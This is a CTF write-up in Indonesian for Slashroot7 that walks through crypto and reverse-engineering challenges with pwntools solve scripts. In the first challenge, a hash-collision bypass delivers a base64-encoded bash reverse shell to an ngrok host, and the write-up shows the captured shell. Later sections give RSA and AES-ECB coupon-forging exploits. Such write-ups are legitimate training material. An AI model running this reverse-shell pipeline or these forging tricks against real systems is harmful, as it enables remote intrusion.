

WRITEUP SLASHROOT7

TIM FlagGPT



Beluga
Brandy
Wrth

WRITEUP SLASHROOT7	1
TIM FlagGPT	1
CRYPTOGRAPHY	4
Summary	4
eeee	7
x1rt4m	9
aesthetic	13
REV	24
Asem	24
Sanca	26
Lazy	29
Dragon's Lair	31
WEB	36
VeryLight	36
give me feedback	39
LotFeTT	41
booklist libary	43
OSINT	51
Waka Waka eh eh	51
Nostalgia_Child	53
FORENSICS	56
Zebra Cross	56
Bad Radio	57
MISC	62
Welcome	62
Feedback	62
RGX1337	63
SangChall	65

CRYPTOGRAPHY

Summary

Diberikan script berikut:

```
#! /usr/bin/python3

import hashlib
import subprocess
from binascii import hexlify

wl_cmd = b'echo lol'
wl_hash = hashlib.sha1(wl_cmd).digest()[:3]

def main():
    while True:
        print('\nWelcome to my secret service, have fun!\n')
        input_cmd = input('> ').encode('latin1')

        if input_cmd == b'exit':
            print('Bye-Bye 🙌👋👋')
            exit()

        if hashlib.sha1(input_cmd).digest()[:3] != wl_hash:
            print(f'Unknown command, try this command instead : {wl_cmd.decode("latin1")}')
            continue

        if b'flag.txt' in input_cmd:
            print(f'bruh use another method h3h3h3h3')

    try:
        res = subprocess.check_output(['/bin/bash', '-c', input_cmd])
        print(res.decode())
    except subprocess.CalledProcessError as e:
        print(f'Command returned non-zero exit status {e.returncode}')

if __name__ == '__main__':
```

```
main()
```

Disini kita bisa mengeksekusi command yang 3 bytes sha1 nya sama dengan sha1 dari echo lol, sehingga untuk mengeksekusi command lain, kita tinggal mencari command yang collision dengan 3 bytes pertama dari sha1 echo lol tadi

Disini langsung saja kita pakai command reverse shell (pakai ngrok) lalu cari collision dengan cara membruteforce random bytes di belakangnya

Oh iya, meskipun ini decode latin-1, tetapi entah kenapa kalau ascii value karakter kita itu >128 service nya akan langsung disconnect, sehingga kita harus memastikan bahwa collision yang kita buat ini semua lebih kecil dari 128

```
import hashlib
from Crypto.Util.number import long_to_bytes
from pwn import *
wl_cmd = b'echo lol'
wl_hash = hashlib.sha1(wl_cmd).digest()[:3]
cmd = b"echo YmFzaCAtaSA+JiAvZGV2L3RjcC8wLnRjcC5hcC5uZ3Jvay5pbv8xMDA0MSAwPiYx | base64 -d | bash | "
for i in range(9999999999):
    if i % 100000 == 0:
        print(i)
    add = long_to_bytes(i)
    if hashlib.sha1(cmd + add).digest()[:3] == wl_hash and all(x < 128 for x in add):
        cmd += add
        break
context.log_level = 'debug'
print(cmd)
r = remote('103.152.242.228', 1011)
r.sendlineafter(b">", cmd)
print(r.recvuntil(b">"))
# r.interactive()
```

Tinggal tunggu bruteforcenya cukup lama dan kita akan mendapatkan shell

```
135400000
135500000
135600000
135700000
135800000
135900000
136000000
b'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8wLnRjcC5hcC5uZ3Jvay5pb8xMDA0MSAwPiYx | base64 -d | bash | \x08\x1cV#'
[+] Opening connection to 103.152.242.228 on port 1011: Done
[DEBUG] Received 0x2c bytes:
b'\n'
b'Welcome to my secret service, have fun!\n'
b'\n'
b'> '
[DEBUG] Sent 0x60 bytes:
00000000 65 63 68 6f 20 59 6d 46 7a 61 43 41 74 61 53 41 | echo| YmF| zaCA| taSA|
00000010 2b 4a 69 41 76 5a 47 56 32 4c 33 52 6a 63 43 38 | +JiA| vZGV| 2L3R| jcC8|
00000020 77 4c 6e 52 6a 63 43 35 68 63 43 35 75 5a 33 4a | wLnR| jcC5| hcC5| uZ3J|
00000030 76 61 79 35 70 62 79 38 78 4d 44 41 30 4d 53 41 | vay5| pby8| xMDA| 0MSA|
00000040 77 50 69 59 78 20 7c 20 62 61 73 65 36 34 20 2d | wPiY| x | base| 64 -
00000050 64 20 7c 20 62 61 73 68 20 7c 20 08 1c 56 23 0a | d | bash| | .\V#.
00000060

[DEBUG] Received 0x56 bytes:
b'Command returned non-zero exit status 127\n'
b'\n'
b'Welcome to my secret service, have fun!\n'
b'\n'
```

```
$ nc -lvp 12345
Listening on 0.0.0.0 12345
Connection received on 127.0.0.1 42430
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
app@0da6ee2ffad1:~$ ls
ls
chall.py
coll.py
flag.txt
solve.py
app@0da6ee2ffad1:~$ cat flag.txt
cat flag.txt
slashroot7{easy_crypt0_chall_f0r_ez_first_chall}app@0da6
ee2ffad1:~$
```

Flag: slashroot7{easy_crypt0_chall_f0r_ez_first_chall}

eeee

Diberikan sebuah service sourceless

```
$ nc 103.152.242.228 1021
n : 145269955488754581406719252173239891399324056693317567669191532103028339028923977339832956997913364144145390572
4884752135721187701932841462639655994570288405709887750842565632796644719497142451350172637648837654391583275847652
41365302953867763472813123459361663484119601975080904888365101212399908021358318205464374597594600142441625589867
64766354163429050287532657175300700684710021021830640067655820616473528956976775252294618586619778801069684629057
9801430986467224783614084642647226441109929314141658083711484301710097311028990889155053264426611976998309434933282
0443144346406747315200394565287242822106851201
e : 65537

your e : 1
1

can you decrypt this?
787403116437354354801635618056524428813355057536524362865137547635980481017946315756315416486761500562242303931529
9521465985596926784403659545382659863475876455142026659786822932876393003772875184822200041779677454728517752412782
0165965409506864870614467350953559431801541725100787594779379904854090355481142312534974082523266566110782961775592
018057255514374223040951347418044722588910102593707557838023923441439155299783738042454544158723552636087666735327
7628448725591488837014638012460589015902431281869485420704984600330178789030178954973672304613278328846359661501433
30611009440302569908142141023658151210763

your guess : 3
byebye!

your e : 3
```

Disini kita diberikan n dan juga bisa memasukkan e kita sendiri, lalu kita disuruh mendekripsi sesuatu, karena tidak ada source maka kita perlu menganalisis beberapa hal

1. Bilangan pertama habis input e kita sendiri adalah inverse dari e mod phi alias d, bisa diverifikasi dengan cara encrypt pesan sendiri lalu decrypt menggunakan value yang dikasih
2. Ciphertext yang disuruh untuk di decrypt ini tetap di encrypt dengan e = 65537
3. Kita dilarang memasukkan 65537 untuk mendapatkan d

Dari sini kita hanya perlu mengingat 1 teori RSA

$m^e \cdot k \equiv c^k \pmod{n}$ $\equiv m^{(ek)} \pmod{n}$, untuk sebuah bilangan k

Anggap kita punya inverse dari ek berupa d, maka:

$m^{(ek)} \cdot d \equiv m \pmod{n}$

Sehingga dari sini bisa dilihat bahwa kita tidak perlu inverse dari e , tetapi inverse dari kelipatan e pun masih bisa digunakan untuk mendapatkan plaintext (dengan syarat ciphertext nya di pangkat dengan kelipatannya lagi)

Dari sini kita tinggal memilih sebuah bilangan k yang coprime dengan phi (seperti 5 atau 7 atau 11) lalu hitung $d(ek) = 1 \bmod \phi$, lalu decrypt c^k

```
from pwn import *
from Crypto.Util.number import long_to_bytes
r = remote('103.152.242.228', 1021)
r.recvuntil(b'n : ')
n = int(r.recvline().strip())
r.recvuntil(b'e : ')
e = int(r.recvline().strip())
# cari inverse e*11
r.sendlineafter(b'e : ', str(e*11).encode())
d = int(r.recvline().strip())
r.recvuntil(b"?\\n")
c = int(r.recvline().strip())
# decrypt c^11
c = pow(c,11,n)
m = pow(c,d,n)
r.sendlineafter(b"guess : ", str(m).encode())
r.interactive()
```

```
[wrtn@wrtn -] /mnt/d/technical/ctf/slashroot]$ $ python3 solveeee.py
[+] Opening connection to 103.152.242.228 on port 1021: Done
[*] Switching to interactive mode
14216924376895301235058783736263858386970705084216403916213382
03857037786613495172485308737084406508121852005731035110449155
55797140728323720407428663123143323590983035946009032979723537
14216924376895301235058783736263858386970705084216403916213382
03857037786613495172485308737084406508121852005731035110449155
55797140728323720407428663123143323590983035946009032979723537
slashroot7{meh_this_is_just_an_ez_crypto_wahahaha_welcome}
[*] Got EOF while reading in interactive
$
```

Flag: slashroot7{meh_this_is_just_an_ez_crypto_wahahaha_welcome}

Note: perlu di run ulang kalau 11 tidak coprime dengan phi di service

x1rt4m

Diberikan script berikut beserta outputnya

```
from binascii import hexlify
from secret import flag

import string
import random
import numpy as np

def xor(a, b):
    return [ord(x)^y for x,y in zip(a,b)]

def pad(text):
    padding_len = 16 - (len(text) % 16)
    return text + bytes([padding_len]) * padding_len

def t2m(s,r,c):
    if len(s) != (r * c):
        print("Incorrect Matrix Size!")
        exit()

    ascii_values = np.zeros(len(s), dtype=int)

    for i, char in enumerate(s):
        ascii_values[i] = ord(char)

    matrix = np.reshape(ascii_values, (r, c))

    return matrix

def encrypt(plaintext, key, iv):
    ciphertext = []
    a = np.dot(plaintext.T, key)
    pt = [ j for i in a.tolist() for j in i]

    pt_block = [pt[i:i+16] for i in range(0,len(pt),16)]
    init = iv
```

```

for block in pt_block:
    ciphertext_block = init
    result = xor(ciphertext_block, block)
    ciphertext.append(result)
    init = ciphertext_block

return [j for i in ciphertext for j in i]

key = ''.join(i for i in random.choices(string.ascii_uppercase, k=4))
IV = list(pad(flag[:11].encode('latin1')).decode()) # are u lucky enough to guess
the IV? well i doubt it hahahaha
key2matrix = t2m(key,2,len(key)//2)
flag2matrix =
t2m(hexlify(pad(flag.encode('latin1'))).decode(),2,len(hexlify(pad(flag.encode('latin1'))).decode())//2)

print(f"ciphertext : {encrypt(flag2matrix,key2matrix,IV)}")

```

Dapat dilihat bahwa terdapat 2 variable yang digunakan untuk enkripsi, IV dan key, IV berasal dari 11 karakter pertama dari flag, sehingga kita tahu bahwa IV nya adalah slashroot7{, kemudian key nya hanya 4 karakter huruf kapital, sehingga sangat feasible untuk di bruteforce

Karena kita sudah punya kedua variable, maka teorinya kita sudah bisa melakukan dekripsi, perhatikan fungsi encryptnya

```

def encrypt(plaintext, key, iv):
    ciphertext = []
    a = np.dot(plaintext.T, key)
    pt = [ j for i in a.tolist() for j in i]

    pt_block = [pt[i:i+16] for i in range(0,len(pt),16)]
    init = iv

    for block in pt_block:
        ciphertext_block = init
        result = xor(ciphertext_block, block)
        ciphertext.append(result)
        init = ciphertext_block

```

Bisa diperhatikan bahwa `ciphertext_block` tidak akan berubah sama sekali tiap loop, alias akan terus menjadi `iv`, sehingga semua block disana sebenarnya di `xor` oleh `IV`, dari sini kita bisa `recover pt_block` dengan meng-`xor` kembali `ciphertext` nya dengan `IV`

Kemudian `pt` ini dihasilkan dari transpose `flag * key`, disini karena kita bisa bruteforce `key` nya, kita tinggal kali dengan inverse dari `key` lalu di transpose, dan kita akan mendapatkan `plaintext`nya dalam bentuk hex, tinggal decode hex dan kita akan mendapatkan flagnya

```
from binascii import unhexlify
import string
import numpy as np
from math import floor
def xor(a, b):
    return [ord(x)^y for x,y in zip(a,b)]

def pad(text):
    padding_len = 16 - (len(text) % 16)
    return text + bytes([padding_len]) * padding_len

def t2m(s,r,c):
    if len(s) != (r * c):
        print("Incorrect Matrix Size!")
        exit()

    ascii_values = np.zeros(len(s), dtype=int)

    for i, char in enumerate(s):
        ascii_values[i] = ord(char)

    matrix = np.reshape(ascii_values, (r, c))
    return matrix

ciphertext = [8510, 8278, 8336, 7945, 8130, 7850, 10758, 11289, 8574, 8159, 8048,
7619, 8520, 8255, 7820, 7579, 8233, 7948, 12761, 11643, 8349, 8068, 12361, 11123,
8574, 8159, 11745, 12109, 8375, 8097, 15727, 15237, 8430, 8158, 12493, 11187,
```



```
CRWL
CRWM
CRWN
CRWO
CRWP
CRWQ
CRWR
CRWS
CRWT
CRWU
CRWV
CRWW
CRWX
CRWY
CRWZ
CRXA
CRXB
CRXC
CRXD
b'slashroot7{pls_d0nt_run_y0ur_own_crypt0!!}\x06\x06\x06\x06\x06\x06'
  ↵
```

Flag: slashroot7{pls_d0nt_run_y0ur_own_crypt0!!}

Note: entah kenapa itu angkanya kadang dibulatin ke atas kadang dibulatin ke bawah saat di convert dari numpy, sehingga saya pakai floor(i+0.9) biar pasti

aesthetic

Diberikan sebuah script berikut

```
#!/usr/bin/env python3

from binascii import hexlify, unhexlify
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad,unpad
from secret import flag
import json
import base64
import os
```

```

IV = os.urandom(16)
KEY = os.urandom(16)

GOL = ['pagi', 'malam']
PROD = ['biora', 'kohf', 'gernier']
RATING = [i for i in range(1,6)]

class Sess:
    def encrypt(username,isLogin,getKupon,isMember):
        details = "{" +
f"username={username};get_kupon={getKupon};is_member={isMember}" + "}"
        cipher = AES.new(KEY, AES.MODE_CBC, IV)
        enc = cipher.encrypt(pad(details.encode('latin-1'),16,style='pkcs7'))
        return base64.b64encode(json.dumps({
            'secret':hexlify(enc).decode('latin-1'),
            'is_login':isLogin
        }).encode('latin-1')).decode('latin-1')

    def decrypt(sess):
        cipher = AES.new(KEY, AES.MODE_CBC, IV)
        ct = unhexlify(json.loads((base64.b64decode(sess)))[ 'secret'].encode())
        pt = unpad(cipher.decrypt(ct),16, style='pkcs7')
        return json.dumps({
            'secret' : pt.decode('latin1'),
            'is_login' : json.loads((base64.b64decode(sess)))[ 'is_login']
        })

class Kupon:
    def gen(golongan, produk, rating, pesan):
        review = {'pesan' : pesan, 'golongan' : golongan, 'produk':produk,
'rating' : rating}
        cipher = AES.new(KEY, AES.MODE_ECB)
        enc = cipher.encrypt(pad(json.dumps(review).encode(),16))
        return hexlify(enc).decode()

    def verify(kupon):
        read = unhexlify(kupon.encode())
        cipher = AES.new(KEY, AES.MODE_ECB)
        pt = json.loads(unpad(cipher.decrypt(read),16).decode())

```

```
        if pt['golongan'] == 'subuh' and pt['rating'] == 5:
            return f"Ini hadiah untukmu : {flag.decode()}"
        else:
            return "Maaf tidak ada hadiah untukmu :("

def gen_Sess():
    return Sess.encrypt('guest', 0, 0, 0)

def register(username):
    if username == 'member357':
        return 0

    return Sess.encrypt(username, 1, 1, 1)


def login(sess):
    try:
        details = json.loads(Sess.decrypt(sess))
    except:
        return "session error"

    secret = details['secret']
    isLogin = details['is_login']

    if isLogin == 1:
        return 1
    elif isLogin == 0 and "member357;get_kupon=1;is_member=1}" in secret:
        return 2
    elif isLogin == 0:
        return 3
    else:
        return 0

def banner():
    print("""
```





```
banner()
print(f"Silahkan berikan session kamu!\n\njika belum memiliki session
kamu bisa menggunakan session ini\n{gen_Sess()}")

login_sess = input("\nsession kamu : ").encode()
status = login(login_sess)

if status == 1:
    os.system('clear')
    banner()
    print('Sudah ada yang login ke akun kamu silahkan coba lagi
nanti!\n')
elif status == 2:
    os.system('clear')
    banner()
    print("Hai selamat datang kembali jika ingin mendapatkan
hadiahnya silahkan isi review terlebih dahulu\n")
    while True:
        print(" 1. Tukar kupon")
        print(" 2. Dapatkan kupon")
        print(" 3. Exit")

    pilih = int(input("\nKamu ingin melakukan apa ? "))

    if pilih == 1:
        kupon = input("Masukkan kupon kamu : ")
        verify = Kupon.verify(kupon)
        print(f"\n{verify}")
    elif pilih == 2:
        golongan = input("Apakah kamu golongan orang mencuci muka
(pagi/malam) ? ")
        if golongan in GOL:
            produk = input("Apakah produk yang akan kamu review
(biora/kohf/gernier) ? ")
            if produk in PROD:
                rating = int(input('berapakah rating yang akan
kamu berikan (1-5) ? '))
                if rating in RATING:

```

```
pesan = input('Adakah pesan yang ingin kamu sampaikan ? ')
pesan)
kupon = Kupon.gen(golongan, produk, rating,
print(f"\nSilahkan ambil kupon kamu : {kupon}")
else:
    print("pilihan tidak ada silahkan kembali lagi nanti")
else:
    print("pilihan tidak ada silahkan kembali lagi nanti")
else:
    print("pilihan tidak tersedia")
elif pilih == 3:
    exit()
else:
    os.system('clear')
banner()
print(f"Terimakasi sudah datang ke toko kami ini hadiah anda : s.id/YourFlagIsHere, silahkan datang kembali :)")
else:
    print(status)
elif chs_menu == 2:
    username = input('Silahkan masukkan username kamu : ')
    new_session = register(username)

    if new_session == 0:
        print("Akun ini sudah terdaftar silahkan gunakan akun yang lain!")
    else:
        print(f"Session kamu adalah : {new_session} ")
elif chs_menu == 3:
    print("bye-bye!")
    exit()
else:
```

```

        print("Pilihan tidak ada pada menu")

if __name__ == "__main__":
    main()

```

Pertama untuk mendapatkan flag kita perlu login, tetapi bukan sembarang login, melainkan sebagai member357, tetapi pengecekannya ada kelemahan disini

```

def login(sess):
    try:
        details = json.loads(Sess.decrypt(sess))
    except:
        return "session error"

    secret = details['secret']
    isLogin = details['is_login']

    if isLogin == 1:
        return 1
    elif isLogin == 0 and "member357;get_kupon=1;is_member=1}" in secret:
        return 2
    elif isLogin == 0:
        return 3
    else:
        return 0

```

Bisa dilihat bahwa dia hanya mengecek bagian akhirnya saja, sehingga kalau misalnya kita punya username seperti amember357, maka cek tersebut masih akan valid.

```

from pwn import *
import json
r = process(["python3", "./chall (3).py"])
# r = remote("103.152.242.228", 1031)
context.log_level = 'debug'
r.sendlineafter(b" : ", b"2")
r.sendlineafter(b" : ", b"amember357")
r.recvuntil(b" : ")
session = r.recvline().strip()
session = json.loads((base64.b64decode(session)))
session['is_login'] = 0
session = base64.b64encode(json.dumps(session).encode())

```

```
r.sendlineafter(b" : ", b"1")
r.sendlineafter(b" : ", session)
```

Setelah mendapatkan login status 2, kita perlu mengcrafting token dengan golongan subuh dan rating 5, disini rating 5 sudah bisa kita nyalakan secara default, tetapi golongannya tidak bisa, sehingga butuh sedikit forging disini

```
class Kupon:
    def gen(golongan, produk, rating, pesan):
        review = {'pesan' : pesan, 'golongan' : golongan, 'produk':produk,
        'rating' : rating}
        cipher = AES.new(KEY, AES.MODE_ECB)
        enc = cipher.encrypt(pad(json.dumps(review).encode(),16))
        return hexlify(enc).decode()

    def verify(kupon):
        read = unhexlify(kupon.encode())
        cipher = AES.new(KEY, AES.MODE_ECB)
        pt = json.loads(unpad(cipher.decrypt(read),16).decode())

        if pt['golongan'] == 'subuh' and pt['rating'] == 5:
            return f"Ini hadiah untukmu : {flag.decode()}"
        else:
            return "Maaf tidak ada hadiah untukmu :(
```

Dapat diperhatikan bahwa kita akan encrypt sebuah json dumps dari beberapa data, nah tugas kita disini adalah mengganti isi dari data golongan menjadi subuh, bisa dilihat bahwa enkripsi yang digunakan adalah AES ECB sehingga enkripsi dilakukan secara independen pada tiap blok.

Sayangnya kita tidak terlalu bebas dalam melakukan banyak hal, karena tanda kutip " akan kena escape di json.dumps, jadi kita harus coba mix n match dari block yang ada

Karena kita bisa mengatur isi variable pesan dengan bebas maka kita bisa mengatur-atur offset block yang ingin digunakan, perhatikan pembagian blok nya kalau saya set pesannya seperti berikut:

```
Pesan: XXXXXsubuh
```

```
{"pesan": "XXXXX  
subuh", "golonga  
n": "malam", "pr  
oduk": "biora",  
"rating": 5}
```

Pesan: subuh

```
{"pesan": "subuh  
", "golongan": "  
malam", "produk"  
: "biora", "rati  
ng": 5}
```

Lalu kita bisa mix n match kedua ciphertext tersebut menjadi berikut

```
{"pesan": "subuh  
", "golongan": "  
subuh", "golonga  
duk": "biora",  
"rating": 5}
```

Sehingga hasil akhirnya adalah {"pesan": "subuh", "golongan": "subuh",
"golonganproduk": "biora", "rating": 5}

Bisa dilihat bahwa ini adalah json yang valid (produk tidak di cek) dengan value golongan telah berubah menjadi subuh, dan ini kita crafting murni dari blok-blok yang sudah kita dapatkan sebelumnya,

Dari sini tinggal kirim kembali kuponnya untuk mendapatkan flag

```
from base64 import b64decode  
from pwn import *  
import json  
# r = process(["python3", "./chall (3).py"])  
r = remote("103.152.242.228", 1031)  
context.log_level = 'debug'
```

```
r.sendlineafter(b" : ", b"2")
r.sendlineafter(b" : ", b"amember357")
r.recvuntil(b" : ")
session = r.recvline().strip()
session = json.loads((base64.b64decode(session)))
session['is_login'] = 0
session = base64.b64encode(json.dumps(session).encode())

r.sendlineafter(b" : ", b"1")
r.sendlineafter(b" : ", session)

r.sendlineafter(b" ? ", b"2")
r.sendlineafter(b" ? ", b"malam")
r.sendlineafter(b" ? ", b"biora")
r.sendlineafter(b" ? ", b"5")
r.sendlineafter(b" ? ", b"XXXXXsubuh")
r.recvuntil(b" : ")
kupon1 = r.recvline().strip()
kupon1 = [kupon1[i:i+32] for i in range(0, len(kupon1), 32)]

r.sendlineafter(b" ? ", b"2")
r.sendlineafter(b" ? ", b"malam")
r.sendlineafter(b" ? ", b"biora")
r.sendlineafter(b" ? ", b"5")
r.sendlineafter(b" ? ", b"subuh")
r.recvuntil(b" : ")
kupon = r.recvline().strip()
kupon = [kupon[i:i+32] for i in range(0, len(kupon), 32)]
kupon[2] = kupon1[1]
kupon[3] = kupon1[3]
kupon[4] = kupon1[4]
kupon = b''.join(kupon)
r.sendlineafter(b" ? ", b"1")
r.sendlineafter(b" : ", kupon)
r.interactive()
```

```
b'Kamu ingin melakukan apa ? '
[DEBUG] Sent 0x2 bytes:
b'1\n'
[DEBUG] Received 0x16 bytes:
b'Masukkan kupon kamu : '
[DEBUG] Sent 0xa1 bytes:
b'bd2736228e1716233b0f0ee789c98f523afde4e267b6de847185ca9627f0fa8e8f90f7b
ac6fdfeedbdc22d91ad4392e94703db7b4292f7acd4ff563e8569b6101dda6e207b72533baf2
[*] Switching to interactive mode
[DEBUG] Received 0x8b bytes:
b'\n'
b'Ini hadiah untukmu : slashroot7{congrats_Y0u_ar3_Aesthetic!!!}\n'
b' 1. Tukar kupon\n'
b' 2. Dapatkan kupon\n'
b' 3. Exit\n'
b'\n'
b'Kamu ingin melakukan apa ? '
```

Ini hadiah untukmu : slashroot7{congrats_Y0u_ar3_Aesthetic!!!}

1. Tukar kupon
2. Dapatkan kupon
3. Exit

Kamu ingin melakukan apa ? \$ █

Flag: **slashroot7{congrats_Y0u_ar3_Aesthetic!!!}**

REV

Asem

Diberikan sebuah file assembly

```
section .text:  
global _start  
  
_start:  
    lea edx, s  
    mov di, edx  
    lea bh, flag  
    mov bl, bh  
    mov cl, 25h  
    add bl, cl  
  
    L1 :  
        add di, 1  
        mov al, [edx]  
        xchg [bh], al  
        mov ch, [di]  
        xchg [bl], ch  
        dec bl  
        add edx, 2  
        inc bh  
        cmp edx, cl  
        jl L1  
    ret  
  
section .data:  
s db 's', '}', 'l', 'h', 'a', 'u', 's', 'p', 'h', '3', 'r', '5', 'o', '_', 'o',  
'h', 't', 'u', '7', 'p', '{', '_', 'p', 'u', '3', 'l', 'm', 'u', '4', 'd', 'n',  
'_', '4', 'n', 's', '4'  
flag db ''
```

Disini saya perhatikan datanya tidak terlalu teracak sehingga saya coba untuk langsung susun dari sana saja

Apabila diperhatikan kata slashroot7{ itu ada di 2 huruf, sehingga kita bisa coba mengambil tiap 2 huruf dari karakter pertama

```
>>> data = ['s', '}', 'l', 'h', 'a', 'u', 's', 'p',
   'm', 'u', '4', 'd', 'n', '_', '4', 'n', 's', '4'
>>> ''.join(data[::2])
'slashroot7{p3m4n4s'
>>> █
```

Lalu saya coba ambil huruf sisanya

```
>>> ''.join(data[1::2])
'}hup35_hup_ulud_n4'
>>> █
```

Ternyata kebalik, jadi kita balik saja

```
>>> ''.join(data[::2])
'slashroot7{p3m4n4s'
>>> ''.join(data[1::2])
'}hup35_hup_ulud_n4'
>>> ''.join(data[1::2])[::-1]
'4n_dulu_puh_53puh}'
>>> █
```

Flag: slashroot7{p3m4n4s4n_dulu_puh_53puh}

Sanca

Diberikan file .pyc beserta outputnya, berikut hasilnya ketika di decompile pakai pycdc

```
# Source Generated with Decompyle++
# File: sanca.pyc (Python 3.10)

import sys
a='!"#$%&\'()*+, -./0123456789:;=>?@ABCDEFGHIJKLMNPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~'

def arg111(arg444):
    return arg122(arg444.decode(), a[84] + a[75] + a[64] + a[81] + a[62] + a[82]
+ a[64] + a[77] + a[66] + a[64])

def arg232():
    return input(a[47] + a[75] + a[68] + a[64] + a[82] + a[68] + a[94] + a[68] +
a[77] + a[83] + a[68] + a[81] + a[94] + a[66] + a[78] + a[81] + a[81] + a[68] +
a[66] + a[83] + a[94] + a[79] + a[64] + a[82] + a[82] + a[86] + a[78] + a[81] +
a[67] + a[94] + a[69] + a[78] + a[81] + a[94] + a[69] + a[75] + a[64] + a[70] +
a[25] + a[94])

def arg132():
    return open('flag.txt.enc', 'rb').read()

def arg112():
    print(a[54] + a[68] + a[75] + a[66] + a[78] + a[76] + a[68] + a[94] + a[65] +
a[64] + a[66] + a[74] + a[13] + a[13] + a[13] + a[94] + a[71] + a[68] + a[81] +
a[68] + a[94] + a[72] + a[82] + a[94] + a[88] + a[78] + a[84] + a[81] + a[94] +
a[69] + a[75] + a[64] + a[70] + a[25])

def arg133(arg432):
```

```

